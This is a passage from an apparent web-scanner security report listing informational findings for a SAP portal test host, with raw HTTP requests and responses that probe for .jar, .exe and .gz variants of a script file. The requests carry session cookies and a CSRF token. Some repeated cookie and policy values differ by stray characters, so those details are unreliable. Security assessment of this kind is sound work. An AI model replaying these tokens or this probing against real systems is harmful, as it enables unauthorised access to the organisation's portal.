ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656571383488; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:53:35 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-gzip; charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 06:39:42 GMT
content-length: 12
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

dummyNotUsed
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot.com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/dzx.js?version=20180424152222 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656571383488; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 06:54:37 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
```



```
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.17. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.jar

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **[/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js](https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js)**

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.jar?version=20180424152222 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656572283619; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:58:51 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/java-archive;charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 06:39:42 GMT
content-length: 12
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://lid.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource-/* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

dummyNotUsed
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/tlja.js?version=20180424152222 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656572283619; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 06:59:53 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com https://fw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.18. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.exe

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.exe HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656571383488
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:48:11 GMT
```

```
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/octet-stream;charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 06:39:42 GMT
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 3235310

var JSON;if(!JSON){JSON={};}(function(){function f(n){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!="function"){Date.prototype.toJSON=function(key){return
isFinite(this.valueOf())?this.getUTCFull
...[SNIP]...
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/gbkr.js.exe HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=PY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJQJCC3nCARUuzHP1QP|1656564413184|1656571383488
```

Response 2

```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 06:49:17 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.19. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.gz

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js**

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.gz HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656571383488
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:53:56 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-gzip;charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 06:39:42 GMT
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
